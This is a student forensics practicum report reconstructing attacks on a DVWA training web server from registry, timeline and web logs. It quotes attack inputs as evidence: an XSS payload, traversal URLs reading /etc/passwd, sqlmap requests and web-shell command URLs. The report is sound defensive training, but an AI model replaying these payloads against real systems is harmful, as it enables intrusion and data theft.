

# Case 1 Web Server Investigation

## FOR-480 Forensics Practicum

February, 2 2023

Investigation Conducted By: Noah Beckman

# Table of Contents

<b>Table of Contents</b>	<b>2</b>
<b>Objectives</b>	<b>3</b>
<b>Tools</b>	<b>3</b>
<b>Methodology</b>	<b>3</b>
<b>Acquisition Information</b>	<b>4</b>
Web Server Image File	4
Timezone Information	5
<b>Computer Evidence Analyzed</b>	<b>6</b>
<b>    Investigation Findings</b>	<b>6</b>
Do a thorough investigation and report back your findings.	6
The web-server has been hit with an attack, what is it?	6
Attack 1: Cross Site Scripting (XSS Attack)	6
Attack 2: Directory Traversal	7
Attack 3: SQL Mapping for SQL injection	8
Attack 4: File Upload Vulnerability	9
What software has been installed on the server by the threat actor?	10
What files, directories, user accounts, scripts, etc that the threat actor added to the system and how were they added?	10
Malicious File Contents	11
Malicious User Added	12
Windows Artifacts	13
Shellbags	13
Registry Analysis	14
Ntuser.dat for administrator	15
Reflect on what you learned from this lab.	16
Events and Timeline Summary	17
What is the timeline analysis for all events that happened on the box?	17
<b>Resources</b>	<b>17</b>

# Objectives

The idea of this lab is to generate a supertime for the Webserver (E01) and then perform a full investigation to find answers to the questions below. You are welcome to use the supertime line found here and the filtered supertime line found here. Check how the timeline was generated to know the timeframe of the attacks.

## Tools

- Autopsy
- Log2timeline
- EvtxCmd
- ShellBagsExplorer
- Timeline Explorer
- RegistryExplorer
- Microsoft Excel

## Methodology

The methodology taken to conduct this investigation included analyzing all categorized artifacts listed below to gain a full picture as to what happened on the machine and analysis of a provided timeline by the client.

### Timeline Artifacts

- Windows Artifacts
- Prefetch
- Recycle Bin
- Lnk Files
- Jump Lists
- Shell Bags
- Windows Registry
- Windows Event Logs

# Acquisition Information

Information regarding the case evidence file can be found in the following section. This includes system metadata, registry values, and more.

## Web Server Image File

**MD5 Hash:** D0BC60C6E6F3E97FD3DB4AED473A5C8B

**SHA1 Hash:** 3B8502A5C0EFBD7C440BB7D004FC292CAFC366DA

**Acquire Date:** 20 January 2023

**Disk Volume Size:** 2.90 GB (3,124,542,818 bytes)

**Product:** Windows Server (R) 2008 Standard

**Edition:** ServerStandard

**Build Number:** 6001

**Registered User:** Windows User

Drag a column header here to group by that column			
	Value Name	Value Type	Data
?	00c	RegC	00c
▶	CurrentVersion	RegSz	6.0
	CurrentBuildNumber	RegSz	6001
	CurrentBuild	RegSz	6001
	SoftwareType	RegSz	System
	CurrentType	RegSz	Multiprocessor Free
	InstallDate	RegDword	1440399163
	RegisteredOrganization	RegSz	
	RegisteredOwner	RegSz	Windows User
	SystemRoot	RegSz	C:\Windows
	ProductName	RegSz	Windows Server (R) 2008 Standard
	ProductId	RegSz	92573-029-0000095-76373
	DigitalProductId	RegBinary	A4-00-00-03-00-00-00-39-32-35-37-33-2D-30-32-39-2D-30-30-30...
	DigitalProductId4	RegBinary	F8-04-00-04-00-00-00-39-00-32-00-35-00-37-00-33-00-2D-00-30-...
	EditionID	RegSz	ServerStandard
	BuildLab	RegSz	6001.longhorn_rtm.080118-1840
	BuildLabEx	RegSz	6001.18000.x86fre.longhorn_rtm.080118-1840
	BuildGUID	RegSz	28f47544-6618-4bc4-a11e-ed7d7d6e144
	CSDVersion	RegSz	Service Pack 1
	CSDBuildNumber	RegSz	1616
	PathName	RegSz	C:\Windows

System information from registry - SOFTWARE/Microsoft/Windows NT/CurrentVersion

	RegC	RegC	RegC
▶	(default)	RegSz	mnmsrvc
	ComputerName	RegSz	WIN-L0ZZQ76PMUF

The computer name of the E01 image is: WIN-L0ZZQ76PMUF

## Timezone Information

The timezone information can be extracted from a registry hive on the Web Server image. This can be located in the TimeZoneInformation registry key and seen below. The timeline information is forensically relevant as it allows for the creation of a timeline of events.

Looking at the TimeZoneKeyName in the above image we can see the system is set to use the Pacific Standard Time timezone. We can see that the bias for that timezone is 0. We can also see that the ActiveTimeBias value is currently set to 420. This value indicates if DaylightBias is being applied during the acquisition of the system.

Value Name	Value Data
_bias	480
Bias	480
StandardName	@tzres.dll,-212
StandardBias	0
StandardStart	Month 11, week of month 1, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0
DaylightName	@tzres.dll,-211
DaylightBias	-60
DaylightStart	Month 3, week of month 2, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0
TimeZoneKeyName	Pacific Standard Time
ActiveTimeBias	420

SYSTEM/ControlSet001/Control/TimeZoneInformation

# Computer Evidence Analyzed

## Investigation Findings

### Do a thorough investigation and report back your findings.

#### The web-server has been hit with an attack, what is it?

##### Attack 1: Cross Site Scripting (XSS Attack)

One of the main attacks on the system can be seen in the following logs from the image. The provided filtered log files reveals two XSS attack attempts on **2015-09-02 06:00:04** and **06:00:06**

ame: TSK:/Users/Administrator/AppData/Local/Microsoft/Windows/History/History.IE5/MSHist012015081720150824/index.dat (Count: 5)
ame: TSK:/Users/Administrator/AppData/Local/Microsoft/Windows/History/History.IE5/MSHist012015090120150902/index.dat (Count: 48)
2015-09-02 05:59:19 .a.. 42722 Location: :2015090120150902: Administrator@http://localhost/dashboard Number of hits: 1 Cached file size: 0
2015-09-02 05:59:19 .a.. 42722 Location: :2015090120150902: Administrator@Host: localhost Number of hits: 1 Cached file size: 0
2015-09-02 05:59:20 .... 42722 Location: :2015090120150902: Administrator@http://localhost/dashboard Number of hits: 1 Cached file size: 0
2015-09-02 05:59:20 .... 42722 Location: :2015090120150902: Administrator@Host: localhost Number of hits: 1 Cached file size: 0
2015-09-02 05:59:38 .a.. 42722 Location: :2015090120150902: Administrator@http://localhost/dvwa/login.php Number of hits: 1 Cached file size: 0
2015-09-02 05:59:40 .... 42722 Location: :2015090120150902: Administrator@http://localhost/dvwa/login.php Number of hits: 1 Cached file size: 0
2015-09-02 06:00:04 .a.. 42722 Location: :2015090120150902: Administrator@http://localhost/dvwa/security.php?test=%22<script>eval(window.name)</script> Number of hits: 1 Cached file size: 0
2015-09-02 06:00:06 .... 42722 Location: :2015090120150902: Administrator@http://localhost/dvwa/security.php?test=%22<script>eval(window.name)</script> Number of hits: 1 Cached file size: 0
2015-09-02 06:00:10 .a.. 42722 Location: :2015090120150902: Administrator@http://localhost/dvwa/ids_log.php Number of hits: 1 Cached file size: 0
2015-09-02 06:00:12 .... 42722 Location: :2015090120150902: Administrator@http://localhost/dvwa/ids_log.php Number of hits: 1 Cached file size: 0

After analyzing the image files using the tool Autopsy, additional web history logs can be seen. This includes one of the XSS attempts from before.

2015-08-24 02:57:49	http://go.microsoft.com/fwlink/?LinkId=68925	Web Bookmarks
2015-08-24 02:57:49	http://go.microsoft.com/fwlink/?LinkId=68927	Web Bookmarks
2015-08-24 03:00:17	google.jo/	Web Cookies
2015-09-02 06:00:04	http://localhost/dvwa/security.php?test=%22<script>eval(window.name)</script>	Web History
2015-09-02 06:00:10	http://localhost/dvwa/ids_log.php	Web History
2015-09-02 06:00:18	http://localhost/dvwa/security.php	Web History
2015-09-02 06:00:22	http://localhost/dvwa/vulnerabilities/upload	Web History
2015-09-02 06:04:40	192.168.56.102	Web History
2015-09-02 06:05:05	http://192.168.56.102?security=low;%20_ga=GA1.1.1982739354.1440366396;%20_gat=1;%20PHPSESSID=gt9jmpq3k9h0hbtrplqgrj0nc0	Web History
2015-09-02 06:05:12	http://localhost/dvwa/index.php	Web History
2015-09-02 06:05:41	http://localhost/dvwa/vulnerabilities/xss_j	Web History
2015-09-02 06:05:43	http://localhost/dvwa/vulnerabilities/xss_s	Web History
2015-09-03 06:03:01	localhost/	Web Cookies

A few minutes later, a new user was created on the system named hacker. This can be seen under the TSK logs. Additional logs can be found in the SAM registry hive. This occurred at **2015-09-02 09:05:25**

Source Description: Registry Key: User Account Information (Count: 10)
File Name: TSK:/Windows/System32/config/RegBack/SAM (Count: 5)
1... □ 2015-09-02 09:05:06 .a.. 42064 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: user1 RID: 1005 Login count: 0
1... □ 2015-09-02 09:05:06 m... 42064 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: user1 RID: 1005 Login count: 0
1... □ 2015-09-02 09:05:25 .a.. 42064 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: hacker RID: 1006 Login count: 0
1... □ 2015-09-02 09:05:25 m... 42064 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: hacker RID: 1006 Login count: 0
2... □ 2015-09-03 10:02:53 .a.. 42064 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: Administrator Comments: Built-in ac
File Name: TSK:/Windows/System32/config/SAM (Count: 5)
1... □ 2015-09-02 09:05:06 .a.. 18491 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: user1 RID: 1005 Login count: 0
1... □ 2015-09-02 09:05:06 m... 18491 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: user1 RID: 1005 Login count: 0
1... □ 2015-09-02 09:05:25 .a.. 18491 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: hacker RID: 1006 Login count: 0
1... □ 2015-09-02 09:05:25 m... 18491 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: hacker RID: 1006 Login count: 0
3... □ 2015-09-12 18:19:18 .a.. 18491 [HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users] Username: Administrator Comments: Built-in ac
Source Description: Registry Key: UserAcctList (Count: 12)

#### SAM Registry Hive Updated with Hacker username and RID 1006

This is further confirmed after extracting the SAM registry hive and checking the registry values. This can be seen in the screenshot below in the red box.

Group a column header here to group by that column

Valid User Id	User Id	Invalid Log...	Total Logins	Created On	Last Logi...	Last Password Change	Last In...	Expires ...	User Na...	Full Name	Password	Groups	Comment	User Co...
	=	=	=	=	=	=	=	=	•	•	•	•	•	•
	500	0	23	2015-08-24 06:54:25	2015-09...	2015-08-24 06:59:37	2015-09...		Administrator			Administrators	Built-in account for administering the computer/ domain	
✓														
	501	0	0	2015-08-24 06:54:25					Guest			Guests	Built-in account for guest access to the computer/ domain	
✓														
	1005	0	0	2015-09-02 09:05:06		2015-09-02 09:05:06			user1			Users, Remote Desktop Users		
✓														
	1006	0	0	2015-09-02 09:05:25		2015-09-02 09:05:25			hacker			Users, Remote Desktop Users		
✓														

The creation date can be confirmed to be **2015-09-02 09:05:25**.

## Attack 2: Directory Traversal

Another attack that was attempted was a directory traversal attack. This occurred on **2015-09-02 09:35:56**. A directory traversal attack allows an attacker to access directories by manipulating how the web server processes GET requests. This can be seen in the screenshot below in the middle entry. The Attacker is trying to move back 8 directories to change the config.inc file.

```
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd
```

Directory Traversal 1

2015-09-02 09:35:56
2015-09-02 09:35:56
2015-09-02 09:35:57
2015-09-02 09:35:57

Time of attack

```
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/hosts
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/hosts
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/hosts
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/hosts
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/hosts
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/hosts
http://192.168.56.102/dvwa/vulnerabilities/fi/?page=../../../../etc/hosts
```

Another attempt of this attack can be found in the logs as well. This time the attacker is trying to change the etc/hosts file.

2015-09-02 09:31:45
2015-09-02 09:32:03
2015-09-02 09:32:22
2015-09-02 09:33:00

### Attack 3: SQL Mapping for SQL injection

SQL mapping is an attack technique that automates the process of exploiting SQL injection flaws to gain access to databases. This type of attack is very noisy and a portion of the logs from the attack can be seen below. Within the screenshot the various sql commands can be seen trying to manipulate the database.

We can confirm this is a sql mapping attack by looking at the end of the lines. The attacker is using [sqlmap.org](http://sqlmap.org).


```
http_request: GET /dwsa/vulnerabilities/sqli/?id=2&Submit=Submit HTTP/1.1 from: 192.168.56.102 code: 302 referer: - user_agent: sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)
http_request: GET /dwsa/login.php HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)
http_request: GET /dwsa/login.php HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)
```

These attacks occurred over the course of time starting at **2015-09-02 10:47:51**

2015-09-02 10:47:54  
2015-09-02 10:47:51  
2015-09-02 10:48:00


## Attack 4: File Upload Vulnerability

Next, a file upload vulnerability can be seen at **2015-09-03 07:10:56**. This is a very dangerous vulnerability as it often leads to gaining a web or reverse shell. The screenshot below shows the attacker navigating to the upload directory. In another red box we can see the malicious `phpshell.php` script that the attacker uploaded and various commands they were executing. Some of these commands were: `dir`, `mkdir "abc"`, etc. Any malicious files uploaded to the web server will be discussed in further detail in sections below.



```
2015-09-03 07:10:15 http_request: POST /dvwa/vulnerabilities/upload/ HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/vulnerabilities/0
2015-09-03 07:10:49 http_request: GET /dvwa/vulnerabilities/ HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:10:56 http_request: GET /dvwa/vulnerabilities/upload/ HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/ user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:15:58 http_request: GET /dvwa/hackable/upload/iphshell.php HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:16:03 http_request: GET /dvwa/hackable/upload/iphshell.php?cmd=dir HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:16:13 http_request: GET /dvwa/hackable/upload/iphshell.php?cmd=dir HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:17:49 http_request: GET /dvwa/hackable/upload/iphshell.php?cmd=dir HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:17:58 http_request: GET /dvwa/hackable/upload/iphshell.php?cmd=mkdir%20abc HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:18:02 http_request: GET /dvwa/hackable/upload/iphshell.php?cmd=dir HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:18:58 http_request: GET /dvwa/hackable/upload/iphshell.php HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:19:32 http_request: GET /dvwa/c99.php HTTP/1.1 from: 192.168.56.102 code: 200 referer: - user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-arrow_ltr HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-back HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-buffer HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-change HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-download HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-diz HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-ext_baccess HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-ext_ico HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-ext_ini HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-ext_lnk HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-ext_md HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-ext_p HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-ext_txt HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-ext_zip HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-forward HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-home HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-refresh HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-search HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-small_dir HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-sort_asc HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:20:59 http_request: GET /dvwa/c99.php?act=im8img-sort_desc HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:21:28 http_request: POST /dvwa/c99.php?act=cmd HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:21:37 http_request: POST /dvwa/c99.php?act=cmd HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/c99.php?act=cmd user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:31:14 http_request: GET /dvwa/vulnerabilities/upload/ HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/ user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
2015-09-03 07:31:18 http_request: GET /dvwa/vulnerabilities/ HTTP/1.1 from: 192.168.56.102 code: 200 referer: http://192.168.56.101/dvwa/ user_agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/2010010
```

The webshell.php file accessed in the logs above can be seen in the file system below to further prove its upload and existence.



## What software has been installed on the server by the threat actor?

After using FTKImager and Registry Explorer to analyze the registry, there were a variety of applications installed on the web server. The items above are all outside the timeframe of the initial incident. That being said, a variety of files were remotely uploaded to the web server maliciously.

Icon	Date/Time	Description	Event Type
⚡	2015-08-23 21:43:54	Microsoft Visual C++ 2008 Redistributable - x86 9.0.21022 v.9.0.21022 : :	Installed Programs
⚡	2015-08-23 21:43:54	Microsoft Visual C++ 2008 Redistributable - x86 9.0.21022 v.9.0.21022 : :	Installed Programs
⚡	2015-08-23 21:44:08	XAMPP v.5.6.11-1 : :	Installed Programs
⚡	2015-08-23 21:44:08	XAMPP v.5.6.11-1 : :	Installed Programs
⚡	2015-08-24 07:14:15	Oracle VM VirtualBox Guest Additions 4.3.30 v.4.3.30.0 : :	Installed Programs
⚡	2015-08-24 07:14:15	Oracle VM VirtualBox Guest Additions 4.3.30 v.4.3.30.0 : :	Installed Programs

## What files, directories, user accounts, scripts, etc that the threat actor added to the system and how were they added?

To determine what additional files, directories, and user accounts, etc were placed on the web server, the original DVWA web server files were found on Github, at the link: <https://github.com/digininja/DVWA> and compared against what files could be seen on the image.

└ login.php	fixing broken links	2 years ago
└ logout.php	cleanup - formatting issues	7 years ago
└ php.ini	Insert missing equal signs ("=") in example php.ini	3 years ago
└ phpinfo.php	cleanup - formatting issues	7 years ago
└ robots.txt	Initial Commit	9 years ago
└ security.php	Only check if PHPIDS file can be written if it is enabled	5 years ago
└ security.txt	Create security.txt	3 months ago
└ setup.php	moved things around on setup page and changed db titles	2 years ago
☰ README.md		

The following files listed are all malicious files and directories uploaded by the attacker.

Name of File	Time	File Size	File Hash — SHA256
webshell.php	Modified Time 2014-01-25 00:14:14 EST	31 bytes	794F25B47B4773F6749B0F607F906E51815 45ECA7835A927C9A197C94C3FD74B
webshells.zip	Access Time 2015-09-03 03:14:48 EDT	42095 bytes	BDAE3070D4D9A483A8F08DB4D16C910 0723DEA6FBA3A7E53CBF249851BAD99 EE
c99.php	Modified Time 2012-06-09 15:57:28 EDT	153275 bytes	4320d95cc2fe61e0b862756f8c4ffb251c7d13 91e2f6841887c3dc765ba0369c
Abc (directory)	Created Time 2015-09-03 03:17:58 EDT	48 bytes	N/A

phpshell.php	Created Time 2015-09-03 03:10:15 EDT	31 bytes	08245EEB54A5D973B20A82E03D82556A6 93F5C63310E01A2F492B78DDA132A99
phpshell2.php	Created Time 2015-09-03 03:31:30 EDT	945 bytes	2E77D2DB6FFBA49BE0CCF3850EE23DE 61B289D1E2DFEE5B79E4D04563C42A1F 7

## Malicious File Contents

The following screenshot shows the file activity within the web server logs of these files being uploaded. Specifically the phpshell.php and webshell.zip containing the c99 and webshell.php scripts. These were accessed at **2015-09-03 03:14:48**

2015-09-03 03:04:53	/xampp/mysql/data/a_.logfile0	File Changed
2015-09-03 03:10:15	/xampp/htdocs/DVWA/hackable/uploads/phpshell.php	File Modified
2015-09-03 03:10:15	/xampp/htdocs/DVWA/hackable/uploads/phpshell.php	File Accessed
2015-09-03 03:10:15	/xampp/htdocs/DVWA/hackable/uploads/phpshell.php	File Created
2015-09-03 03:10:15	/xampp/htdocs/DVWA/hackable/uploads/phpshell.php	File Changed
2015-09-03 03:14:48	/xampp/htdocs/DVWA/webshells.zip	File Accessed
2015-09-03 03:14:48	/xampp/htdocs/DVWA/webshells.zip	File Created
2015-09-03 03:14:48	/xampp/htdocs/DVWA/webshells.zip	File Changed
2015-09-03 03:14:48	/xampp/htdocs/DVWA/webshells.zip	File Accessed
2015-09-03 03:14:51	/xampp/htdocs/DVWA/webshells	File Created
2015-09-03 03:14:57	/xampp/htdocs/DVWA/webshells	File Modified
2015-09-03 03:14:57	/xampp/htdocs/DVWA/webshells	File Modified

The image below shows the contents of **webshell.php**. The php code reveals the script to be a simple web shell.

webshell.php	2014-01-25 02:14:14 EST	2015-09-03 03:14:57 EDT	2014-01-25 02:14:14 EST	2014-01-25 02:14:14 EST	31	Allocated	Allocated	unknown	/img_webserver.E01/vol_vol2/xampp/htdocs/DVWA/webshell.php
<hr/>									
Hex Text Application Message File Metadata Context Results Annotations Other Occurrences									
Strings Indexed Text Translation									
Matches on page: - of - Match Page: 1 of 1 Page									
